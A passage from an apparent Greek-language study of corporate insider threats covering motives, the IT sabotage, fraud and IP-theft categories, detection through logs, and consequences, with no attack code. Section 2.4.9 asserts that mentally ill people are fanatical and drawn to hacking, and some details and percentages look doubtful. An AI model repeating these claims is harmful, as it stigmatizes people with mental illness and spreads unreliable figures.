Το οικονομικό κίνητρο είναι το νούμερο 1 κίνητρο και συνήθως διαπράττεται από άτομα που είναι στο οικονομικό τμήμα μια εταιρείας. Συγκεκριμένα πωλούν/διαρέουν έμπιστες πληροφορίες σε ανταγωνιστές, κλέβοντας από συνάδερφους πληροφορίες για προσωπική χρήση η ακόμα και να καθοδηγήσει πελάτες της εταιρείας για προσωπικού στόχους.

2.4.2 Δυσαρέσκεια

Δυσαρέσκεια είναι ένας άλλος λόγος για να κινηθεί ένα άτομο επιθετικά κατά της εταιρείας. Υπάρχουν διάφορη παράγοντες που μπορεί να ωθήσουν τον εργαζόμενο να είναι δυσαρεστημένος. Για παράδειγμα μπορεί να είναι επιθετικός απέναντι στους συναδέλφους του ,τους υφιστάμενους του και τους προϊσταμένους του. Το management που εφαρμόζει η εταιρεία η κουλτούρα καθώς και οι πολιτικές που έχουν διαμορφωθεί δεν επιδρούν στον τομέα αυτό, στην συμπεριφορά δηλαδή του υπαλλήλου.

2.4.3 Κατασκοπεία

Η κατασκοπεία είναι ένα επιπρόσθετο κίνητρο για τον insider για να εκτελέσει εσωτερική απειλή. Συνήθως παίρνει εντολές από άτομα εκτός εταιρείας, ανταγωνιστές και τα οποία των ωθούν να κάνουν ποινικές πράξεις. Ο κατάσκοπος δρα με ύποπτες δραστηριότητες όπως την εγκατάσταση cameras και μικροφώνων σε μυστικά μέρη , για να μπορεί να τα ελέγχει να κάνει κλοπιμαίες δραστηριότητες για να κλέβει χρήματα και απόρρητες πληροφορίες για τους συνεργάτες τους προκαλώντας οικονομικές ζημιές .

Ο επιτιθέμενος έχει πρόσβαση σε όλες της πηγές και στις δραστηριότητες της επιχείρησης. Αυτό έχει ως αποτέλεσμα να είναι πιο εύκολο να στοχοποιούνται οι εργαζόμενοι και να κάνουν επίθεση. Είναι συνήθης πρακτική για τις εταιρείες να εκδηλώνουν κατασκοπευτικές ενέργειες παρά να κάνουν άμεσες επιθέσεις, αφού έτσι δεν υφίστανται ζημιά στην φήμη τους.

2.4.4 Εκδίκηση

Όπως επίσης η χρηματική απάτη , η εκδίκηση αποτελεί μια από τις πιο σύνηθες μορφές εσωτερικής απειλής. Τα υποκείμενα , θέλουν να πάρουν εκδίκηση από την εταιρεία γιατί έχουν αρνητικά αισθήματα προς αυτή, αλλά κυρίως κατευθύνονται από άτομο που είναι εντός της εταιρείας. Καταστρώνονται σχέδια των εργαζομένων πριν εκτελέσουν την επίθεση.

Όπως προβλέπεται στον σχεδιασμό αρχικά μαζεύονται πληροφορίες για το στόχο και περιμένοντας την κατάλληλη στιγμή δρουν, τα υποκείμενα ψάχνουν για επίθεση και είναι αρκετά υπομονετικά. Στις περισσότερες από τις περιπτώσεις που έχουν καταγραφεί τα υποκείμενα κάνουν την απάτη αφού αποχωρήσουν από την επιχείρηση.

2.4.5 Περιέργεια/Πρόκληση

Μερικοί άνθρωποι λόγο της φύσης τους , αρέσκονται να εξερευνούν τον κόσμο και ενώ άλλη το θεωρούν ως πρόκληση. Ταυτόχρονα τα άτομα αυτά δεν λαμβάνουν και πολύ σοβαρά τις πολιτικές της εταιρείας για θέματα ασφαλείας. Θεωρούν ως παιχνίδι τα resources της εταιρείας , προσπερνώντας διαχωριστικά ασφαλείας και χρησιμοποιούν πληροφορίες για τις οποίες δεν είναι εξουσιοδοτημένη να έχουν πρόσβαση.

Τα υποκείμενα είναι συνήθως άτομα τα οποία έχουν πρόσφατα ξεκινήσει και μαθαίνουν μέσα από αυτό το παιχνίδι. Για να αποδείξουν ότι είναι καλύτεροι από συνεργάτες τους κάνουν ενέργειες πάνω στα περιουσιακά στοιχεία της εταιρείας. Η εταιρεία θα πρέπει να είναι ιδιαιτέρως προσεκτική απέναντι από αυτούς τους εργαζόμενους και να παρακολουθεί τις κινήσεις τους.

2.4.6 Συναισθηματική δυσφορία

Η συναισθηματική δυσφορία είναι άλλος ένα παράγοντας που ωθεί τους εργαζόμενους να εκτελέσουν εσωτερική απειλή. Η μορφή αυτή της απειλής εμφανίζεται να ο υπάλληλος έχει δυσφορία η απογοήτευση. Άνθρωποι που λόγο εντόνων συναισθηματικών καταστάσεων βιώνουν απογοητεύσεις στη προσωπική τους ζωή , ξεσπούν στο παράγοντα που τους πιέζει καθημερινά .Ως αποτέλεσμα των παραπάνω τα υποκείμενα χάνουν την κοινωνικότητα τους, τα προσόντα τους και είναι αποκομμένοι από τον περίγυρο τους.

Η αντιμετώπιση σε αυτή την περίπτωση από την εταιρεία είναι εξαιρετικά δύσκολη καθώς τα συμπτώματα δεν είναι εμφανή , η πίεση από την δουλειά αλλά και από προβλήματα από την προσωπική ζωή , μπορεί να συγχύσουν τον εργαζόμενο. Στην περίπτωση αυτή αυτό που πρέπει να γίνει από την εταιρεία είναι να του παρέχει ένα υγιές και ευχάριστο περιβάλλον εργασίας. Με όλες τις απαραίτητες ενέργειες.

2.4.7 Πάθος για σεβασμό

Σε κάθε εταιρεία όλοι οι εργαζόμενοι έχουν διαφορετικά προσόντα τα οποία είναι και σεβαστά από τους συναδέρφους τους. Ταυτόχρονα οι υ[υπάλληλοι που δεν έχουν πολλά προσόντα δεν αποτελούν τον πυρήνα της εταιρείας. Όταν γίνουν απολύσεις είναι και οι πρώτοι που φεύγουν. Δεν είναι και τόσο αξιοσέβαστη απέναντι στους συναδέρφους τους.

Όταν γίνεται συζήτηση η γνώμη τους ακούγεται όλο και λιγότερο. Ως αποτέλεσμα οι εργαζόμενοι κάνουν διάφορες ενέργειες που να κερδίσουν το σεβασμό των συναδέρφων τους.
Κάποιοι εργαζόμενοι εργάζονται σκληρά για να βοηθήσουν την εταιρεία και κάποιο άλλοι για να την καταστρέψουν!.

2.4.8 Αποτυχίες απόφασης.

Σε μια εταιρεία οι αποφάσεις λαμβάνονται από μεμονωμένα άτομα αλλά πρώτα πρέπει να δοθεί το ok από supervisor και από άτομα που κατευθύνουν διαφορετικά τμήματα. Οι

αποφάσεις λαμβάνονται από τους οργανισμούς με ιεραρχικό τρόπο ταυτόχρονα από junior και senior εργαζόμενους. Σε κάποιες περιπτώσεις οι αποφάσεις λαμβάνονται από υπαλλήλους χωρίς να έχουν δώσει συγκατάθεση οι managers.

Το να πάρει κάποιος εργαζόμενος λάθος απόφαση τον προδιαθέτει αρνητικά ώστε να κάνει μια εσωτερική απειλή. Ενοχλημένος από την στάση και την επικριτική διάθεση των συναδέρφων του.

2.4.9 Ψυχική διαταραχή.

Ιδανικά οι εργαζόμενοι είναι ψυχικά υγιείς , κοινωνικοί , έξυπνοι και φέρονται καλά. Συνήθως τα ψυχικά άρρωστα άτομα , προσπαθούν να αποκρύψουν τις συμπεριφορές τους και αντίστοιχα είναι πολύ δύσκολο να εντοπιστούν. Αλλά έχουν ένα γενικό χαρακτηριστικό που τους ξεχωρίζει , είναι φανατικοί στις απόψεις τους. Κάνουν τρελές ενέργειες χωρίς να έχουν κάποιο συγκεκριμένο σκοπό.

Τα ψυχικά άρρωστα άτομα είναι παθιασμένα με το να κάνουν hacking δραστηριότητες η να εξερευνούν μηχανήματα κρίσιμα για την εταιρεία. Συνήθως παίζουν με το δίκτυο της εταιρείας στέλνουν υιούς , και να είναι περήφανοι για τις επιζήμιες πράξεις τους.

Στην εικόνα 4 φαίνονται τα στατιστικά ανά κατηγορία κινήτρου.

2.5 Γιατί διαφέρουν από τις εξωτερικές απειλές.

Εικόνα 6, Τα ποσοστά των επιθέσεων ανά χρόνο (από 2004-2010) από επιθέσεις που προερχόταν από το εσωτερικό και εξωτερικό της εταιρείας.

Οι εξωτερικές απειλές αναφέρονται σε δραστηριότητα χρηστών που προέρχονται από το εξωτερικό περιβάλλον της εταιρείας. Δεν είναι υπάλληλοι της εταιρείας και μπορεί να είναι οπουδήποτε στον κόσμο. Δεν έχουν νόμιμη πρόσβαση στα συστήματα του οργανισμού. Τα υποκείμενα που κάνουν τις συγκεκριμένες δραστηριότητες ονομάζονται hackers. Αλλά δεν είναι μόνο υποκείμενα που διαπράττουν αυτές τις πράξεις.

Είναι επίσης group από ανθρώπους που κάνουν τις ενέργειες αυτές οι οποίοι είναι μέλη ανταγωνιστικών εταιρειών. Στην πλειονότητα των περιπτώσεων οι επιθέσεις έχουν οικονομικά κίνητρα η για λόγους εκδίκησης.

Όπως και οι εσωτερικές έτσι και οι εξωτερικές απειλές έχουν ως στόχο κρίσιμα περιουσιακά στοιχεία του οργανισμού elements για την αποθήκευση των πληροφοριών , servers και αρχεία της εταιρείας. Στις εξωτερικές απειλές οι αμυνόμενοι πρέπει να έχουν σημαντικό τεχνικό υπόβαθρο για να αντιμετωπίσουν τους επιτιθέμενους, οι όποιοι είναι συνήθως άρτια τεχνικά καταρτισμένα άτομα, για να έχουν καταφέρει να ρίξουν την άμυνα του οργανισμού.


Εσωτερική απειλή (Insider threat)

Από την άλλη οι εσωτερικές απειλές δεν απαιτούν ιδιαίτερα τεχνικά χαρακτηριστικά αφού οι επιτιθέμενοι έχουν πρόσβαση στους στόχους. Πολλές από τις περιπτώσεις της εσωτερικής απειλής γίνονται λόγο ότι οι επιτιθέμενοι δεν έχουν γνώση. Για παράδειγμα σκεφτείτε ένα υπάλληλος να προσπαθεί να μπει σε ένα critical server χρησιμοποιώντας ένα terminal server . Μετά από αποτυχημένες προσπάθειες να γραφεί σε ένα notepad/document το κωδικό και να αφήνει το έγγραφο αυτό στον terminal server.

Έτσι πολύ απλά όσοι έχουν πρόσβαση στο terminal server θα έχουν πρόσβαση κ στο server.

Οι έρευνες έχουν δείξει ότι οι επιθέσεις από άτομα εσωτερικά της εταιρείας είναι πιο δύσκολο να εντοπιστούν από τις εξωτερικές επιθέσεις. Αυτό πολλές φορές εξαρτάται και από την πολιτική των εταιρειών καθώς θεωρούν τον έλεγχο για εσωτερική απειλή σαν ένα πρόσθετο έξοδο. Και σαν αποτέλεσμα δεν ακλουθούν διαδικασίες που θα αναλύουν την κατάσταση των περιουσιακών τους στοιχείων.

Στο παρακάτω image φαίνεται η σύγκριση μεταξύ internal k external ασφάλεια ανάλογα με το μέγεθος της εταιρείας.



Το παραπάνω μπορεί να αξιολογηθεί ως ότι ακόμα και οι μεγάλες εταιρείες μπορεί να πέσουν θύματα outsiders, και μπορούν να ξεπεράσουν όλες αυτές τις απειλές χρησιμοποιώντας τις πολιτικές και διαδικασίες που έχουν δημιουργήσει για αυτό το λόγο. Επίσης αυτό που μπορούμε να διαπιστώσουμε είναι ότι insiders σε μεγάλες εταιρείες είναι δυσαρεστημένοι η δεν εμπιστεύονται και δεν γνωρίζουν τα θέματα ασφαλείας.

2.6 Ένα χαρακτηριστικό παράδειγμα εσωτερικής απειλής

System administrator , θυμωμένος απο τον μειωμένο ρόλο που είχε σε μια ιδιαιτέρως αναπτυσσόμενη εταιρεία κατασκευής όπλων μαζικής καταστροφής, κατάφερε λόγο του ότι ήταν μόνος στο δίκτυο να δημιουργήσει , να διαχειριστεί και να εγκαταστήσει το software που είχε η εταιρεία σε ένα server . Στην συνέχεια έπεισε ένα συνεργάτη του να του δώσει το μοναδικό backup από το συγκεκριμένο server.

Στην συνέχεια απολύθηκε από την εταιρεία λόγο μη ευπρεπούς συμπεριφοράς προς του συνεργάτες του. Για να εκδικηθεί την εταιρεία έστησε μια λογική βόμβα όπου προγραμματίστηκε για να εκτελεστεί λίγο αργότερα. Η βόμβα αυτή κατέστρεψε το μοναδικό αντίγραφο απο το software της εταιρείας .Το κόστος απο την ζημιά υπολογίστηκε στα περίπου 10 εκατομμύρια δολάρια, που οδήγησε στην απόλυση περίπου 80 υπαλλήλων της εταιρείας.

Το συγκεκριμένο παράδειγμα αποτελεί ίσως και το πιο χαρακτηριστικά που έχει καταγραφεί τα τελευταία χρόνια και ταυτόχρονα το πιο επιζήμιο. Μελετητές το έχουν ως πρότυπο καθώς έχει χαρακτηριστικά που είναι δύσκολο να εντοπιστούν και το υποκείμενο της ενέργειας είναι τεχνικός που δρα μέσα στο περιβάλλον της εταιρείας.

Κεφάλαιο 3 Κατηγορίες εσωτερικής απειλής

Μετά από μελέτη για την εσωτερική απειλή που έγινε από USSS και το CERT , με δείγμα από 150 τουλάχιστον περιπτώσεις καταλήξαμε στην ομαδοποίηση σε τρεις βασικές κατηγορίες: εσωτερική απειλή **IT sabotage**, **απάτη** και **κλοπή πνευματικών δικαιωμάτων**. Βέβαια σε μερικές από τις περιπτώσεις δεν ήταν διακριτά τα χαρακτηριστικά για να ενταχτούν κατάλληλα σε κατηγορίες καθώς κάποιες από τις απειλές κάλυπταν πάνω από μία κατηγορία.

Για παράδειγμα άτομα που έκανα IT sabotage ,έκλεβαν στην συνέχεια χρήματα από τους εργοδότες τους και τέλος τους εκβίασαν ότι μόνο με την καταβολή χρηματικού ποσό θα δώσουν τις κλεμμένες πληροφορίες.

Σε άλλη περίπτωση οι crackers έπαιρναν προσωπικά στοιχεία πελατών για να κλέψουν τελικά τις πιστωτικές τους κάρτες. Η περίπτωση αυτή είναι κλοπή πνευματικών δικαιωμάτων και απάτη.

Σε μια περίπτωση έχουμε και τις τρεις κατηγορίες εσωτερικής απειλής, όταν ένας υπάλληλος παραιτήθηκε από την εταιρεία μετά από διαμάχη με συνάδελφους του. Για να εκδικηθεί, πηρέ αντίγραφο του λογισμικού που είχε αναπτύξει και έσβησε το αντίστοιχο στα παραγωγικά συστήματα της εταιρείας, επίσης έκλεψε και το backup. Τέλος για να κάνει το restore του λογισμικού ζήτησε 50000 δολάρια από την εταιρεία.

Στην εικόνα 1 φαίνεται σχηματικά η κατηγοριοποίηση (και ενδεικτικά η συσχέτιση).

3.1 IT sabotage

Κάποιος από την ομάδα μηχανογράφησης κάνει εσωτερική απειλή στην επιχείρηση κυρίως για λόγους εκδίκησης. Είναι συνήθως τεχνικός system administrator /dba και έχει ως στόχο το δίκτυο της εταιρείας ή σημαντικές πληροφορίες της εταιρείας. Έχει πρόσβαση σε όλα τα συστήματα και η επίθεση γίνεται σε μη εργάσιμες ώρες συνήθως και όχι από τον χώρο της εταιρείας.

3.1.1 Ποιοι είναι οι επιτιθέμενοι

Οι επιτιθέμενοι είναι κυρίως άντρες, με υψηλές στην ιεραρχία τεχνικές θέσεις και είναι κυρίως πρώην υπάλληλοι. Το συμπέρασμα όμως ότι είναι άντρες οι περισσότεροι που έχουν καταγραφεί δεν σημαίνει ότι όντος είναι το σωστό μιας και οι περισσότεροι τεχνικοί εκ των πραγμάτων είναι άντρες.

3.1.2 Κίνητρα

Πάνω από τους μισούς ήταν δυσαρεστημένοι και έκανα την συγκεκριμένη πράξη για εκδίκησή για κάποιο αρνητικό συμβάν. Τα συμβάντα μπορεί να είναι απόλυση, τσακωμός με

κάποιο συνάδελφο, νέος προϊστάμενος και αντίστοιχη μεταφορά σε τμήμα που δεν του αρέσει, υποβιβασμός, δυσαρέσκεια μετά από διακοπή σε bonus.

3.1.3 Ποιος είναι ο στόχος της επίθεσης

Η πλειοψηφία των επιτιθεμένων έχουν πρόσβαση στα συστήματα που κάνουν την επίθεση. Μόνο 31% χρησιμοποιούν το username και password τους. 56% Χρησιμοποιούν λογαριασμό κάποιου ανταγωνιστή τους . 33% χρησιμοποιούν κάποιου άλλου το username και password. 17 % χρησιμοποιούν κάποιο λογαριασμό που είχαν φτιάξει πρόσφατα για αυτό το σκοπό. Επίσης χρησιμοποιούν κοινά accounts,15 % χρησιμοποιούσαν accounts από system administrators η dbas και 12% χρησιμοποιούσαν accounts της εταιρείας.

3.1.4Πως ανιχνεύεται ?

Οι επιθέσεις αυτές αποσκοπούν κυρίως στην καταστροφή του συστήματος η στην αποδιοργάνωση του. Το 25% των περιπτώσεων , έχουν εντοπίσει την ζημιά μη τεχνικά άτομα και μέσα σε αυτούς και πελάτες. Σε πολλές από τις περιπτώσεις οι απειλές εμφανίζονται σε system logs, συγκεκριμένα σε access logs, logs σε αρχεία, logs σε βάσεις δεδομένων, logs εφαρμογών ακόμα και emails logs. Πολλές φορές οι crackers προσπαθούν να καλύψουν τα ίχνη τους σε logs και εντοπίζονται σε αυτή την διαδικασία.

3.1.5Συνέπειες

Στις περισσότερες από τις περιπτώσεις οι οργανισμοί έχουν αντίκτυπο στις επιχειρηματικές τους δραστηριότητες, καθώς δεν μπορούν να παράγουν επειδή το σύστημα σταμάτησε, χάθηκαν στοιχεία του πελάτη, ακόμα και αδυναμία παραγωγής νέων προϊόντων λόγο καταστροφής στο λογισμικό παραγωγής.

Άλλες συνέπειες μπορεί να είναι :

- Αρνητική διαφήμιση στα media
- Προώθηση εμπιστευτικών μηνυμάτων που αφορούν business plan και άλλες επιχειρηματικές δραστηριότητες, σε πελάτες η ακόμα και ανταγωνιστές.
- Δημοσίευση προσωπικών δεδομένων.
- Δυσφήμιση στην εταιρεία μετά από αλλαγή περιεχομένου του web site με προσβλητικό περιεχόμενο.
- Δημοσίευση εμπιστευτικών στοιχείων πελατών σε δημόσιο site.

3.2 Fraud (απάτη)

Μη τεχνικά καταρτισμένα άτομα συνήθως χαμηλά στην ιεραρχία, που έχουν πρόσβαση σε σημαντικές για την εταιρεία πληροφορίες, υποκλέπτουν με σκοπό να αποκομίσουν κέρδος. Η απάτη γίνεται συνήθως σε εργάσιμες ώρες. Η πλειοψηφία των περιπτώσεων αφορά υπαλλήλους που είναι ενεργοί στις δραστηριότητες του οργανισμού. Μισοί από αυτούς είναι

άντρες και μισοί γυναίκες. 16% έχουν τεχνικές θέσεις, 4 είναι διευθυντές και οι υπόλοιποι αφορούν εργαζόμενους με περιορισμένα καθήκοντα και αρμοδιότητες.

3.2.1Κίνητρα

Οι περισσότεροι από τους συγκεκριμένους δράστες δεν ήταν εκτεθειμένοι σε οικονομικές ανάγκες και ελάχιστοι ήθελαν να εκδικηθούν τον οργανισμό. Κάποιοι από τους επιτιθέμενους παρακινούσαν άτομα εκτός οργανισμού. Σύνηθες είναι να χρηματίζονται οι εργαζόμενοι για να αλλάξουν ιστορικά πληρωμής λογαριασμού. Επίσης συχνά οι δράστες δημιουργούσαν πλαστά έγγραφα, ένα ενδεικτικό είναι ότι εχει καταγραφεί περίπτωση εσωτερικής απειλής που έχουν προστεθεί στην υπηρεσία που χορηγεί διπλώματα πλαστά πιστοποιητικά όρασης που απαιτούνται στις άδειες οδήγησης.

3.2.2Πως επιτίθενται

Μόνο δύο περιπτώσεις δεν είχαν πιστοποιημένη είσοδο στα συστήματα. Δύο είχαν system administrator κωδικούς, 50% είχαν πλήρη δικαιώματα και 40% είχαν πρόσβαση αλλά όχι δικαιώματα στα συγκεκριμένα συστήματα. Σχεδόν όλοι οι crackers χρησιμοποιούσαν νόμιμες εντολές για να προσχωρήσουν το σχέδιο τους. Μόνο το 16% των περιπτώσεων εφάρμοσε τεχνικές πχ scripts , fake accounts etc.

Επίσης το 75% των επιτεθέντων είχε δικά του username και passwords ενώ 20% είχαν κωδικό κάποιου τρίτου προσώπου.

3.2.3Πως ανιχνεύεται

Μόνο σε δύο περιπτώσεις εντοπίστηκε η απειλή από την καταστροφή του συστήματος και σε δύο περιπτώσεις εντοπίστηκε από δυσλειτουργία. Στην πλειοψηφία των περιπτώσεων εντοπίστηκε από μη τεχνικούς, αναφέρθηκε το πρόβλημα από πελάτη, από συνεργάτη, πληροφοριοδότη η κάποιο άλλο εξωτερικό άτομο. 25% των περιπτώσεων εξιχνιάστηκε από άτομο εκτός μηχανογράφησης της εταιρείας, 25% από άλλους υπαλλήλους, 20% από πελάτες και 18% από υπευθύνους άλλων τμημάτων.

Σε πολλές περιπτώσεις , τα system logs χρησιμοποιούνται για να εντοπίσουν μια απειλή, στις μισές περιπτώσεις database logs, επίσης file logs και άλλα.

3.2.4Συνέπειες

Οι συνέπειες της απειλής αυτής δεν εμφανίζονται μόνο στους οργανισμούς αλλά και σε τρίτα πρόσωπα. Για παράδειγμα πελάτες, μπορεί να λαμβάνουν απειλητικά emails επειδή έτυχε να έχουν λογαριασμό. Άλλες περιπτώσεις είναι ότι αφαιρούνται χρήματα από λογαριασμούς, μετά από υποκλοπή προσωπικών στοιχείων πελατών. Άλλες τέτοιες μορφές είναι η αλλαγή στοιχείων ποινικού μητρώου που προοριζόταν για δικαστήριο. Άλλες περιπτώσεις μπορεί να έχουν σοβαρές συνέπειες, πχ η τροποποίηση στοιχείων διπλώματος.

Για τους οργανισμούς η απάτη μπορεί να είναι αρκετά καταστροφική. Ο αντίκτυπος από την οικονομική απάτη μπορεί να είναι μια αρνητική προβολή στα ΜΜΕ. Οι απώλειες των εταιρειών σε αυτή την απειλή μπορεί να είναι άμεση και καταστροφική.

3.3 Κλοπή πνευματικής ιδιοκτησίας.

Την συγκεκριμένη επίθεση την εκτελούν ουσιαστικά άτομα εντός και εκτός εταιρείας. Είναι τρέχων υπάλληλοι ή πρώην οι όποιοι έχουν πρόσβαση σε καίρια σημεία της εταιρείας, όπως δίκτυα οι κεντρικούς υπολογιστές . Κατά την επίθεση αυτή υπάρχει απώλεια δεδομένων που σχετίζονται κυρίως με πωλήσεις και πελάτες. Το 80% των επιτιθέμενων είναι άντρες και οι μισοί έχουν τεχνικές θέσεις. 25 % ήταν πρώην υπάλληλοι και 75% ήταν κανονικοί υπάλληλοι του οργανισμού. 45% από τους υπάλληλους που ήταν στην εταιρεία, μετά την απειλή και την εξαπάτηση δέχτηκαν πρόταση για πρόσληψη από άλλο οργανισμό.

3.3.1 Κίνητρα

Κάποιοι από τους δράστες έχουν ως κίνητρο οικονομικές απολαβές. Για παράδειγμα την κλοπή στοιχείων πιστωτικής κάρτας και την πώληση των στοιχείων σε άλλες εταιρείες. Σε άλλες περιπτώσεις ήταν να ξεκινήσουν άλλες δουλειές ή ακόμα και δικές τους επιχειρήσεις και ήθελαν τα έτοιμα στοιχεία των παλαιών εταιρειών στη συγκεκριμένη αγορά. Κάποιοι άλλοι απλά για να δυσφημίσουν και να ντροπιάσουν τρίτους. Τέλος έχουμε και την κατηγορία όπου οι crackers δεν γνωρίζουν ότι επιδίδονται σε παράνομες προσπάθειες καθώς κάνουν κάτι π.χ. για να βοηθήσουν κάποιο φίλο.

3.3.2 Πως επιτίθενται

Το 75% των επιτιθέμενων είχαν εξουσιοδοτημένη πρόσβαση. Κάποιοι είχαν system administrator πρόσβαση. Ένας πρώην υπάλληλος είχε πρόσβαση να εκτελέσει μια διαφορετική εργασία και χρησιμοποίησε την πρόσβαση για να υποκλέψει πληροφορίες.

Το 75% των crackers χρησιμοποιούν το δικό τους username και password. 32% χρησιμοποίησαν τα στοιχεία κάποιου τρίτου και 14% χρησιμοποιούσαν στοιχεία από ένα κοινό account. Λιγότερο από 25% χρησιμοποιούσαν τεχνικά στοιχεία (scripts) για να ολοκληρώσουν την κλοπή.

Ενδεικτικά κάποιοι από τους crackers εγκαθιστούσαν modem για μελλοντική χρήση, κάποιοι άλλοι εγκατάστησαν λογισμικό που θα τους επέτρεπε να μεταφέρουν μεγάλα ποσά πληροφοριών. Τέλος υπήρχαν περιπτώσεις όπου οι εργαζόμενοι δεν κρατούσαν backup του λογισμικού που ανέπτυσσαν ούτε έγραφαν οδηγίες ή περιγραφή έτσι ώστε να μην μπορούσαν να εργαστούν κάποιοι άλλοι πάνω σε αυτό.

Η πλειοψηφία των επιθέσεων γινόταν σε βραδινές ώρες, επίσης συνηθιζόταν να γίνονται σε μη εργάσιμες μέρες Σαββατοκύριακα η αργίες. Επίσης σε ένα μεγάλο ποσοστό η επίθεση

γινόταν από μακρινή απόσταση όπως το σπίτι των εργαζομένων η από κάποιο άλλο οργανισμό.

3.3.3 Πως ανιχνεύεται

Στην περίπτωση αυτή λίγοι έχουν εντοπιστεί από βλάβη στο δίκτυο, όπως επίσης από κάποια περίεργη κατάσταση στο σύστημα. Τα προβλήματα τα εντόπιζαν κυρίως άτομα που δεν είχαν τεχνικό υπόβαθρο.

Οι περισσότεροι crackers εντοπίζονται από άτομα που ανήκουν σε διαφορετικές ομάδες της εταιρείας. System administrators, εργαζόμενοι στο IT, εργαζόμενοι που σχετίζονται με την ηλεκτρονική ασφάλεια της εταιρείας, από διευθυντές τμήματος καθώς και από πελάτες της εταιρείας

3.3.4 Πως εντοπίστηκε ?

Στις περισσότερες από τις περιπτώσεις μέσα από logs(file access logs, database logs , emails logs and remote access logs)

3.3.5 Συνέπειες

Οι συνέπιες μπορεί να είναι οικονομικές και ιδιαιτέρως βλαβερές στην εικόνα του οργανισμού. Συγκεκριμένα μπορεί να δημοσιευτούν εμπιστευτικές πληροφορίες σε web sites, να αποκαλυφθούν πρακτικές και μυστικά της εταιρείας. Σε κάποιες περιπτώσεις ήταν από ανταγωνιστικές εταιρείας από διαφορετική χωρά αλλά ακόμα και ομοεθνής εταιρίες άμεσα ανταγωνιστικές.

Οι συνέπειες από την συγκεκριμένη απειλή μπορεί να είναι καταστροφικές, ο cracker μπορεί να μην έχει υπολογίσει το μέγεθος της ζημιάς που προκαλεί και ερχόμενος αντιμέτωπος με τον νόμο να μην μπορεί να ανταπεξέλθει. Έχουν καταγράφει περιπτώσεις αυτοκτονίας των crackers που μη μπορώντας να αντιμετωπίσουν τις συνέπειες δίνουν τέλος στην ζωή τους.

3.4 Συγκρίνοντας της τρεις μορφές απειλής.

Το IT sabotage, είναι συνήθως τεχνική επίθεση και επιτελείται από τεχνικά καταρτισμένα άτομα, ενώ οι άλλες δύο μορφές δεν είναι και τόσο. Από την άλλη το αντίκτυπο που μπορεί να έχει στον οργανισμό και η έκθεση που μπορεί να έχει, είναι το ίδιο και στις τρείς περιπτώσεις.

Για τον λόγο αυτό ο οργανισμός θα πρέπει να τηρεί όλους τους απαραίτητους ελέγχους για να προστατευτεί, κατηγοριοποιώντας τους κινδύνους ώστε να γνωρίζει τι έχει να αντιμετωπίσει.
Να μην θεωρεί τίποτε δεδομένο να ανανεώνει τα συστήματα ασφαλείας και να εκπαιδεύει παρέχοντας τεχνογνωσία στο ανθρώπινο δυναμικό.

Επίσης καλό θα είναι να ορίσει άτομα η ακόμα και τμήματα που θα μπορούν να χειριστούν και να προβλέψουν την κάθε μορφή ενδεχόμενης απειλής. Συνήθως υπεύθυνοι των τμημάτων αναλαμβάνουν τέτοιες θέσεις . Συγκεκριμένα το IT αναλαμβάνει την πρώτη μορφή απειλής, το λογιστήριο και οικονομικές υπηρεσίες την δεύτερη και το νομικό τμήμα της εταιρείας την τρίτη.

Εικόνα 2 Τμήματα εταιρείας που πλήττονται περισσότερο είναι εμφανές ότι το IT είναι αυτό που πλήττεται περισσότερο.

3.4 Προκλήσεις που αντιμετωπίζουν οι εταιρείες

Λόγο του τεράστιου όγκου των δεδομένων η καταγραφή και το logging στα data είναι σχεδόν αδύνατο , καθώς η παρακολούθηση και έρευνα τους θα είναι αρκετά μεγάλη. Η ενεργοποίηση logging σε όλες τις δραστηριότητες του IT είναι ένα σημαντικό πρώτο βήμα για να εντοπιστεί η ύποπτη δραστηριότητα στα σημερινά πολύπλοκα και σε πολλαπλές περιοχές κατανεμημένα IT μέρη, καθώς δημιουργούν μεγάλα log files και γενικότερα η παρακολούθηση τους είναι σχεδόν αδύνατη στο να διαχειριστεί.

Οι περισσότερες προσεγγίσεις για να εντοπίσουν την εσωτερική απειλή είναι για τις τρέχουσες προσπάθειες , δεν είναι για μελλοντικές. Αυτό θα βοηθούσε στις μελλοντικές αναζητήσεις , αλλά το πρόβλημα είναι ότι η εσωτερική απειλή έχει Ίδη γίνει. Για τον λόγο αυτό οι οργανισμοί θα πρέπει να προσπαθούν να εντοπίσουν λύσεις που θα τους δώσουν πιο αναλυτικές και πρόβλεψη μελλοντικών δυνατοτήτων , στις οποίες ακόμα και αν προβλέπουν εσωτερικές απειλές , θα μπορέσουν να διακρίνουν ποιοι αποτελούν κίνδυνο της εταιρείας και θα υλοποιήσουν λεπτομερέστερο έλεγχο στα συγκεκριμένα συμβάντα.

